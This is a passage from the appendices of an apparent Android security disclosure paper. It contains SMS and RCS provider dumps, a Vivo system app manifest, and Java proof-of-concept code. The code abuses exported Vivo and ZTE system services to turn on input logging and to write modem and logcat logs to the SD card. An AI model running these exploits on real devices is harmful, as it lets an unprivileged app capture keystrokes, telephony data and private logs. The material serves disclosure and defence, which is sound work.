 _id:3 thread_id:4 address:+17036717890 person:null date:1519953491939 date_sent:1519953492000
protocol:0 read:1 status:-1 type:1 reply_path_present:0 subject:null body:Test
service_center:+12063130056 locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1
priority:-1 phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null
rcs_msg_type:-1 rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null
rcs_file_selector:null rcs_file_transfered:null rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null
rcs_file_record:null rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null
rcs_file_status:null rcs_thumb_status:null
 _id:2 thread_id:4 address:(703) 671-7890 person:null date:1519953411079 date_sent:0
protocol:null read:1 status:-1 type:2 reply_path_present:null subject:null body:Test
service_center:null locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1 priority:-1
phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null rcs_msg_type:-1
rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null rcs_file_selector:null
rcs_file_transfered:null rcs_file_transfer_id:null rcs_file_size:0 rcs_thumb_path:null
rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null rcs_file_record:null
rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null rcs_file_status:null
rcs_thumb_status:null
 _id:1 thread_id:1 address:2941 person:null date:1519953278426 date_sent:1519953238000
protocol:0 read:1 status:-1 type:1 reply_path_present:0 subject:null body:Welcome to T-Mobile!
Dial #BAL# to check your balances. Your T-Mobile number is 17036348111
service_center:+12063130056 locked:0 sub_id:1 error_code:0 creator:com.android.mms seen:1
priority:-1 phone_id:-1 rcs_message_id:null rcs_file_name:null rcs_mime_type:null
rcs_msg_type:-1 rcs_msg_state:null rcs_conversation_id:null rcs_contribution_id:null
rcs_file_selector:null rcs_file_transfered:null rcs_file_transfer_id:null rcs_file_size:0
rcs_thumb_path:null rcs_read_status:|| rcs_file_icon:null rcs_extra_type:null
rcs_file_record:null rcs_chat_type:null rcs_disposition_type:null rcs_extend_body:null
rcs_file_status:null rcs_thumb_status:null
```

Appendix E. The output of querying the `com.rcs.gsma.na.provider.capability` authority of the `com.rcs.gsma.na.provider.capability.CapabilityProvider` class.

```
 _id:1 contact:+17035307980 date:1520039661214 caps:0 uri:sip:+17035307980@msg.pc.t-mobile.com
 _id:2 contact:+17036717890 date:1520889512809 caps:0 uri:
 _id:3 contact:+15403464546 date:1520889269698 caps:0 uri:
 _id:4 contact:+15403464546 date:1520889269698 caps:0 uri:
 _id:5 contact:+17064546454 date:1520889269755 caps:0 uri:
```

Appendix F. The `AndroidManifest.xml` file of the `com.qualcomm.qti.modemtestmode` app (`versionCode=25, versionName=7.1.2`) from the Vivo V7 Android Device.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
xmlns:android="http://schemas.android.com/apk/res/android"
android:sharedUserId="android.uid.system" package="com.qualcomm.qti.modemtestmode"
platformBuildVersionCode="25" platformBuildVersionName="7.1.2">
    <uses-permission android:name="com.qualcomm.permission.USE_QCRIL_MSG_TUNNEL"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <application android:allowBackup="true" android:icon="@drawable/mbn"
android:label="@string/app_name" android:name="com.qualcomm.qti.modemtestmode.MbnAppGlobals"
android:theme="@android:style/Theme.Black">
        <uses-library android:name="com.qualcomm.qcrilhook" android:required="true"/>
        <activity android:label="@string/app_name" android:name=".MbnFileActivate"
android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
            </intent-filter>
        </activity>
        <activity android:label="@string/mbn_validate" android:name=".MbnTestValidate"
android:screenOrientation="portrait"
android:taskAffinity="com.qualcomm.qti.modemtestmode.MbnTestValidate"/>
        <activity android:name=".MbnFileLoad" android:screenOrientation="portrait"
android:taskAffinity="com.qualcomm.qti.modemtestmode.MbnFileLoad"/>
        <activity android:name="com.qualcomm.qti.modemtestmode.MbnInfoActivity"
android:screenOrientation="portrait"
android:taskAffinity="com.qualcomm.qti.modemtestmode.MbnInfoActivity"/>
        <activity android:name="com.qualcomm.qti.modemtestmode.MbnAutoTestActivity"
android:screenOrientation="portrait"
android:taskAffinity="com.qualcomm.qti.modemtestmode.MbnAutoTestActivity"/>
        <service android:exported="true" android:name=".MbnTestService"
android:process="com.android.phone"/>
        <service android:name=".MbnSystemService"/>
        <receiver android:name=".DefaultReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.provider.Telephony.VIVO_SECRET_CODE"/>
                <data android:host="6266344" android:scheme="android_vivo_sec_code"/>
                <data android:host="33266344" android:scheme="android_vivo_sec_code"/>
                <data android:host="3266344" android:scheme="android_secret_code"/>
                <data android:host="76266344" android:scheme="android_vivo_sec_code"/>
            </intent-filter>
        </receiver>
    </application>
```

Appendix G. Obtaining User Input on the Vivo V7 via Setting a System Property.

```
public void vivo_v7_set_properties_as_phone() {
    Intent i = new Intent();
    i.setClassName("com.qualcomm.qti.modemtestmode",
"com.qualcomm.qti.modemtestmode.MbnTestService");
    VivoServiceConnection servConn = new VivoServiceConnection();
    boolean ret = bindService(i, servConn, BIND_AUTO_CREATE);
    Log.d(TAG, "initService() bound with " + ret);
}

class VivoServiceConnection implements ServiceConnection {
    public void onServiceConnected(ComponentName name, IBinder boundService) {
```

```
        Log.w(TAG, "onServiceConnected");
        Class clazz = boundService.getClass();
        Parcel data = Parcel.obtain();
        data.writeInterfaceToken("com.qualcomm.qti.modemtestmode.f");
        data.writeString("persist.sys.input.log");
        data.writeString("yes");
        Parcel reply = Parcel.obtain();
        try {
            boundService.transact(1, data, reply, 0);
        } catch (RemoteException e) {
            e.printStackTrace();
        }
    }
    @Override
    public void onServiceDisconnected(ComponentName arg0) {}
}
```

Appendix H. PoC Code for Obtaining the Modem Logs.

Below is the source code to initiate the writing of the modem logs to the SD card. After executing this code, a directory with a path of `/sdcard/sd_logs` will appear. After around 20 seconds, a binary file will appear in this directory. An example file name is `sdlog_13_12_44_21.qmdl.gz`. The file needs to be decompressed with `gunzip` first. Then the file can be parsed for telephony data matching specific formats or input into a program that views or converts the `qmdl` file. The code below needs to be inserted into an Android app on a ZTE device. In addition, the device should have a SIM card inserted.

```
public void zte_enable_and_start_modem_logs() throws Exception {

    Class servman = Class.forName("android.os.ServiceManager");
    Method getServ = servman.getDeclaredMethod("getIServiceManager", new Class[0]);
    getServ.setAccessible(true);
    Object obj = getServ.invoke(null, new Object[0]);
    Class iServiceManager = obj.getClass();
    Method[] iSM = iServiceManager.getDeclaredMethods();
    Method getService = iServiceManager.getDeclaredMethod("getService", new
Class[]{String.class});
    getService.setAccessible(true);
    String serviceName = "ModemService";
    IBinder modemServiceBinderyProxy = (IBinder) getService.invoke(obj, new Object[]
{serviceName});
    Class modemServiceBinderyProxyClass = modemServiceBinderyProxy.getClass();
    Method[] mdBPmethd = modemServiceBinderyProxyClass.getDeclaredMethods();

    Parcel data = Parcel.obtain();
    data.writeInterfaceToken("com.android.modem.service.IModemService");
    Parcel reply = Parcel.obtain();

    modemServiceBinderyProxy.transact(1, data, reply, 0); // gets the ISdlogService

    int check = reply.readInt();
    IBinder sdLogInterface = reply.readStrongBinder();

    data.recycle();
    reply.recycle();


    Parcel data1 = Parcel.obtain();
    Parcel reply1 = Parcel.obtain();
```

```
    data1.writeInterfaceToken("com.android.modem.service.ISdlogService");

    sdLogInterface.transact(0x18, data1, reply1, 0); // configSdlog()Z

    int replyint1 = reply1.readInt();

    data1.recycle();
    reply1.recycle();

    Parcel data2 = Parcel.obtain();
    Parcel reply2 = Parcel.obtain();

    data2.writeInterfaceToken("com.android.modem.service.ISdlogService");

    sdLogInterface.transact(0x5, data2, reply2, 0); // enableLog()V

    int replyint2 = reply2.readInt();

    data2.recycle();
    reply2.recycle();

    Parcel data3 = Parcel.obtain();
    Parcel reply3 = Parcel.obtain();

    data3.writeInterfaceToken("com.android.modem.service.ISdlogService");

    sdLogInterface.transact(0x2, data3, reply3, 0); // startLog()V

    int replyint3 = reply3.readInt();

    data3.recycle();
    reply3.recycle();
}
```

Appendix I. PoC Code for Obtaining the Logcat Logs.

Below is the source code to initiate the writing of the logcat logs to the SD card. After executing this code, a directory with a path of `/sdcard/sd_logs/AdbLog/logcat` will be created. Then four files corresponding to the names of the logcat log buffers will start being written in the directory.

```
public void zte_obtain_android_log() throws Exception {
    Class servman = Class.forName("android.os.ServiceManager");
    Method getServ = servman.getDeclaredMethod("getIServiceManager", new Class[0]);
    getServ.setAccessible(true);
    Object obj = getServ.invoke(null, new Object[0]);
    Class iServiceManager = obj.getClass();
    Method[] iSM = iServiceManager.getDeclaredMethods();
    Method getService = iServiceManager.getDeclaredMethod("getService", new
Class[]{String.class});
    getService.setAccessible(true);
    String serviceName = "ModemService";
    IBinder modemServiceBinderyProxy = (IBinder) getService.invoke(obj, new Object[]
{serviceName});
    Class modemServiceBinderyProxyClass = modemServiceBinderyProxy.getClass();
    Method[] mdBPmethd = modemServiceBinderyProxyClass.getDeclaredMethods();

    Parcel data = Parcel.obtain();
    data.writeInterfaceToken("com.android.modem.service.IModemService");
```

```
    Parcel reply = Parcel.obtain();

    modemServiceBinderyProxy.transact(2, data, reply, 0); // gets the IAssistantService


    int check = reply.readInt();
    IBinder serviceInterface = reply.readStrongBinder();

    data.recycle();
    reply.recycle();


    Parcel data1 = Parcel.obtain();
    Parcel reply1 = Parcel.obtain();

    data1.writeInterfaceToken("com.android.modem.service.IAssistantService");
    data1.writeInt(1);
    serviceInterface.transact(0x1, data1, reply1, 0); // enableDeamonProcess(Z)V

    int replyint1 = reply.readInt();

    data1.recycle();
    reply1.recycle();

    Parcel data2 = Parcel.obtain();
    Parcel reply2 = Parcel.obtain();

    data2.writeInterfaceToken("com.android.modem.service.IAssistantService");
    data2.writeInt(1);

    serviceInterface.transact(0x12, data2, reply2, 0); // enableAdbLog(Z)V

    int replyint2 = reply2.readInt();

    data2.recycle();
    reply2.recycle();
}
```